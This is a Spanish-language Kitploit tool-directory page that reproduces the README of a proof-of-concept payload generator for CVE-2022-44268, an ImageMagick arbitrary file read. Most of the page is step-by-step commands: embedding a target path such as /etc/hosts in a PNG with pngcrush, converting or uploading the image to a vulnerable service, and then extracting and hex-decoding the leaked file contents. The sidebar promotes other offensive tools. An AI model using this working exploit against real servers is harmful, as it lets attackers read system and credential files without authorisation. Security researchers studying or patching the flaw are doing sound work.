
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/duc-nt/cve-2022-44268-imagemagick-arbitrary-file-read-poc
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubduc-nt/cve-2022-44268-imagemagick-arbitrary-file-read-poc

CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

Generador de payloads PoC para la vulnerabilidad de lectura arbitraria de archivos CVE-2022-44268 de ImageMagick. Demuestra la explotación mediante archivos PNG manipulados para pruebas de seguridad con fines educativos.

Ver Repositorio
2753792hace 3 añosRevisado por Kitploit
Compartir

CVE-2022-44268 ImageMagick Arbitrary File Read PoC

PoC for CVE-2022-44268 ImageMagick Arbitrary File Read PoC - Payload generator

Este proyecto ha sido creado únicamente con fines educativos y no puede ser utilizado para violar la ley o para beneficio personal.

El autor de este proyecto no se hace responsable de ningún daño posible causado por los materiales de este proyecto.

Hallazgo original: https://www.metabaseq.com/imagemagick-zero-days/

Uso:

Instalación de dependencias:


1. $ apt-get install pngcrush imagemagick exiftool exiv2 -y

Cambia el nombre del archivo que deseas leer a continuación:

2. $ pngcrush -text a "profile" "/etc/hosts" vjp.png

Confirma que todo funcionó correctamente

3. $ exiv2 -pS pngout.png

Ejecuta el PoC mediante convert o sube la imagen al servicio vulnerable:

4. $ convert pngout.png gopro.png


Visualiza el contenido del archivo leído:

5. $ identify -verbose gopro.png

Descifra el contenido:


6. $ python3 -c 'print(bytes.fromhex("23202f6574632f686f7374730a3132372e302e302e31096c6f63616c686f73740a0a232054686520666f6c6c6f77696e67206c696e65732061726520646573697261626c6520666f7220495076362063617061626c6520686f7374730a3a3a3109096c6f63616c686f7374206970362d6c6f63616c686f7374206970362d6c6f6f706261636b0a666630323a3a3109096970362d616c6c6e6f6465730a666630323a3a3209096970362d616c6c726f75746572730a6475636e740a").decode("utf-8"))'
Demo

Probado con Ubuntu 22.04 e ImageMagick predeterminado instalado.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    297

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →